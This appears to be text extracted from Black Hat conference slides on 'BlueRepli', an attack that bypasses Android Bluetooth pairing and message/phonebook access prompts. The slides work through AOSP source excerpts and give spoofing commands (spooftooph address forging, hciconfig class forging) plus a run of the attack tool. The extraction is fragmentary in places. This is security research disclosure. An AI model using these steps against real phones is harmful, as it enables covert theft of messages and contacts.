
```
961  /* if just_works and bonding bit is not set treat this as temporary */
962  if (p_ssp_cfm_req->just_works &&
963      !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
964      !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
965      !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINTING)))
966      pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
967  else
968      pairing_cb.bond_type = BOND_TYPE_PERSISTENT;
```

# Why does the Profile Access Request pop up?



```
blueline:/data/user_de/0/com.android.bluetooth/shared_prefs # cat message_access_permission.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map /> No address
```

```
2331 int getMessageAccessPermission(BluetoothDevice device) {
2332     enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");
2333     SharedPreferences pref = getSharedPreferences(MESSAGE_ACCESS_PERMISSION_PREFERENCE_FILE,
2334             Context.MODE_PRIVATE);
2335     if (!pref.contains(device.getAddress())) {
2336         return BluetoothDevice.ACCESS_UNKNOWN;
2337     }
2338     return pref.getBoolean(device.getAddress(), false) ? BluetoothDevice.ACCESS_ALLOWED
2339             : BluetoothDevice.ACCESS_REJECTED;
2340 }
```



5:09 50% ①

Connected devices

CURRENTLY CONNECTED

USB Charging this device

+ Pair new device

Connection preferences

Bluetooth, driving mode, NFC

**Message access request**

BlueRepli wants to access your messages. Give access to BlueRepli?

No Yes

```
blueline:/data/user_de/0/com.android.bluetooth/shared_prefs # cat message_access_permission.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name='[REDACTED]:65:C4:30' value="true" />
</map>
```

```
int getMessageAccessPermission(BluetoothDevice device) {
    enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");
    SharedPreferences pref = getSharedPreferences(MESSAGE_ACCESS_PERMISSION_PREFERENCE_FILE,
        Context.MODE_PRIVATE);
    if (!pref.contains(device.getAddress())) {
        return BluetoothDevice.ACCESS_UNKNOWN;
    }
    return pref.getBoolean(device.getAddress(), false) ? BluetoothDevice.ACCESS_ALLOWED
        : BluetoothDevice.ACCESS_REJECTED;
}
```

#BHUSA @BLACKHATEVENTS

# Bypass the Profile Access Request Dialog Box

```
2292     int getPhonebookAccessPermission(BluetoothDevice device) {  
2293         enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");  
2294         Sharedpreferences pref = getSharedpreferences(PHONEBOOK_ACCESS_PERMISSION_PREFERENCE_FILE,  
2295             Context.MODE_PRIVATE);  
2296         if (!pref.contains(device.getAddress())) {  
2297             return BluetoothDevice.ACCESS_UNKNOWN;  
2298         }  
2299         return pref.getBoolean(device.getAddress() PBAP  
2300             false) ? BluetoothDevice.ACCESS_ALLOWED  
2301             : BluetoothDevice.ACCESS_REJECTED;  
2302     }  
  
2331     int getMessageAccessPermission(BluetoothDevice device) {  
2332         enforceCallingOrSelfPermission(BLUETOOTH_PERM, "Need BLUETOOTH permission");  
2333         Sharedpreferences pref = getSharedpreferences(MESSAGE_ACCESS_PERMISSION_PREFERENCE_FILE,  
2334             Context.MODE_PRIVATE);  
2335         if (!pref.contains(device.getAddress())) {  
2336             return BluetoothDevice.ACCESS_UNKNOWN;  
2337         }  
2338         return pref.getBoolean(device.getAddress() MAP  
2339             false) ? BluetoothDevice.ACCESS_ALLOWED  
2340             : BluetoothDevice.ACCESS_REJECTED;  
2341     }
```

x@x ➤ /mnt/hgfs/OneDrive/Projects/bluerepli/src  
\$ sudo spooftooph -i hci0 -a 22:22:22:22:22:22  
Manufacturer: Cambridge Silicon Radio (10)  
Device address: 11:11:11:11:11:11  
New BD address: 22:22:22:22:22:22  
Address changed

# Side Effect of the Just Works Model

```

961  /* if just_works and bonding bit is not set treat this as temporary
962  if [p_ssp_cfm_req->just_works &&
963      !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
964      !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
965      !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINT))
966      pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
967  else
968      pairing_cb.bond_type = BOND_TYPE_PERSISTENT;
1057     bt_status_t ret;
1058     BTIF_TRACE_DEBUG("%s: Storing link key. key_type=0x%x, bond_typ
1059                     __func__, p_auth_cmpl->key_type, pairing_cb.bo
1060     ret = btif_storage_add_bonded_device(&bd_addr, p_auth_cmpl->key
1061                     p_auth_cmpl->key_type,
1062                     pairing_cb.pin_code_len);
1063     ASSERTC(ret == BT_STATUS_SUCCESS, "storing link key failed", ret);
1064 } else {
1065     BTIF_TRACE_DEBUG(
1066         "%s: Temporary key. Not storing. key_type=0x%x, bond_type=%d",
1067         __func__, p_auth_cmpl->key_type, pairing_cb.bond_type);
1068     if (pairing_cb.bond_type == BOND_TYPE_TEMPORARY) {
1069         BTIF_TRACE_DEBUG("%s: sending BT_BOND_STATE_NONE for Temp pairing",
1070                         __func__);
1071         btif_storage_remove_bonded_device(&bd_addr);
1072         bond_state_changed(BT_STATUS_SUCCESS, bd_addr, BT_BOND_STATE_NONE);
1073         return;
1074     }
1075 }
1076 }
```

com.android.bluetooth

```

227  if (newState == BluetoothDevice.BOND_NONE) {
228      mAdapterService.setPhonebookAccessPermission(dev,
229          BluetoothDevice.ACCESS_UNKNOWN);
230      mAdapterService.setMessageAccessPermission(dev,
231          BluetoothDevice.ACCESS_UNKNOWN);
232      mAdapterService.setSimAccessPermission(dev,
233          BluetoothDevice.ACCESS_UNKNOWN);
234      // Set the profile Priorities to undefined
235      clearProfilePriority(dev);
236 }
```

NoInputNoOutput

Just Works


PBAP and MAP access  
permission cleared

Temporary Bond

# Forge CoD to prevent passing **BT\_BOND\_STATE\_NONE**

```

1050 RawAddress bd_addr = p_auth_cmpl->bd_addr;
1051 if ((p_auth_cmpl->success) && (p_auth_cmpl->key_present)) {
1052     if ((p_auth_cmpl->key_type < HCI_LKEY_TYPE_DEBUG_COMB) ||
1053         (p_auth_cmpl->key_type == HCI_LKEY_TYPE_AUTH_COMB) ||
1054         (p_auth_cmpl->key_type == HCI_LKEY_TYPE_CHANGED_COMB) ||
1055         (p_auth_cmpl->key_type == HCI_LKEY_TYPE_AUTH_COMB_P_256) ||
1056         pairing_cb.bond_type == BOND_TYPE_PERSISTENT) {
1057         bt_status_t ret;
1058         BTIF_TRACE_DEBUG("%s: Storing link key. key_type=0x%x, bond_type=%d",
1059                         __func__, p_auth_cmpl->key_type, pairing_cb.bond_type);
1060         ret = btif_storage_add_bonded_device(&bd_addr, p_auth_cmpl->key,
1061                                             p_auth_cmpl->key_type,
1062                                             pairing_cb.pin_code_len);
1063         ASSERTC(ret == BT_STATUS_SUCCESS, "storing link key failed", ret);
1064     } else {
1065         BTIF_TRACE_DEBUG(
1066             "%s: Temporary key. Not storing. key_type=0x%x, bond_type=%d",
1067             __func__, p_auth_cmpl->key_type, pairing_cb.bond_type);
1068         if (pairing_cb.bond_type == BOND_TYPE_TEMPORARY) {
1069             BTIF_TRACE_DEBUG("%s: sending BT_BOND_STATE_NONE for Temp pairing",
1070                             __func__);
1071             btif_storage_remove_bonded_device(&bd_addr);
1072             bond_state_changed(BT_STATUS_SUCCESS, bd_addr, BT_BOND_STATE_NONE);
1073             return;
1074         }
1075     }
1076 }
```



```

x@X ~
$ sudo hciconfig hci0 class 0x0580
✓
x@X ~
$ hciconfig hci0 class
hci0: Type: Primary Bus: USB
      BD Address: 22:22:22:22:22:22 ACL MTU: 310:10 SCO MTU: 64:8
      Class: 0x000580
      Service Classes: Unspecified
      Device Class: Peripheral, Pointing device

```

```

/* if just_works and bonding bit is not set treat this as temporary */
961 if (p_ssp_cfm_req->just_works &&
962     !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
963     !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
964     !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINTING))
965     pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
966 else
967     pairing_cb.bond_type = BOND_TYPE_PERSISTENT;
968 }
```

## Persistent Bond Cause Just Works not to be automatically accepted

```
961     /* if just_works and bonding bit is not set treat this as temporary */
962     if (p_ssp_cfm_req->just_works &&
963         !(p_ssp_cfm_req->loc_auth_req & BTM_AUTH_BONDS) &&
964         !(p_ssp_cfm_req->rmt_auth_req & BTM_AUTH_BONDS) &&
965         !(check_cod((RawAddress*)&p_ssp_cfm_req->bd_addr, COD_HID_POINTING)))
966         pairing_cb.bond_type = BOND_TYPE_TEMPORARY;
967     else
968         pairing_cb.bond_type = BOND_TYPE_PERSISTENT;

974     /* If JustWorks auto-accept */
975     if (p_ssp_cfm_req->just_works) {
976         /* Pairing consent for JustWorks NOT needed if:
977             * 1. Incoming temporary pairing is detected
978             */
979         if (is_incoming && pairing_cb.bond_type == BOND_TYPE_TEMPORARY) {
980             BTIF_TRACE_EVENT(
981                 "%s: Auto-accept JustWorks pairing for temporary incoming", __func__);
982             btif_dm_ssp_reply(&bd_addr, BT_SSP_VARIANT_CONSENT, true, 0);
983             return;
984         }
985     }
```



# The two methods are **mutually exclusive**

The method for  
bypassing Pairing  
Request  
**(Temporary Bond)**

↗( - , - ) ↗

The method for bypassing  
Profile Access Request  
**(Forge Address and CoD)**

# Turnaround



No BT\_BOND\_STATE\_NONE

1050 | DeviceAddress -> bd\_addr -> n AUTH command -> bd\_addr

1051 |  user number



1052

1053

1054

1055

1056

All

News

Images

Videos

Shopping

More

Settings

Tools

1057

1058

1059

About 65,900,000 results (0.53 seconds)



1060

1061

1062

1063

1064

## 100 million users

[REDACTED] officially announced that [REDACTED]

[REDACTED]

[REDACTED]

Mar 23, 2020

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

}

1075

}


1076

#BHUSA @BLACKHATEVENTS

# This is the whole picture of BlueRepli


for almost all Android phones

- One interaction with the victim
- The attacker can make this interaction very deceptive.




for a well-known manufacture  
(may be affected 100 million devices)

- Totally Stealthily




or




```
x@x > /mnt/hgfs/OneDrive/Projects/bluerepli/src
$ sudo python3 -m bluerepli -a A0:28:ED:65:C4:30 -n BlueRepli --send-msg "I'm BlueRepli" 18:437:47:A8:D5
[INFO] Select hci0
[INFO] Local BD_ADDR is already A0:28:ED:65:C4:30
Agent registered
Default agent requested
Agent registered
[bluetooth]# select A0:28:ED:65:C4:30
[bluetooth]# system-alias BlueRepli
[bluetooth]# exit
[WARNING] No camouflage class specified, using current class b'\x0c\x00\x00'
```


## Command Line Tool



## Hardware Tool




# Should we based on RaspberryPi ?



Linux

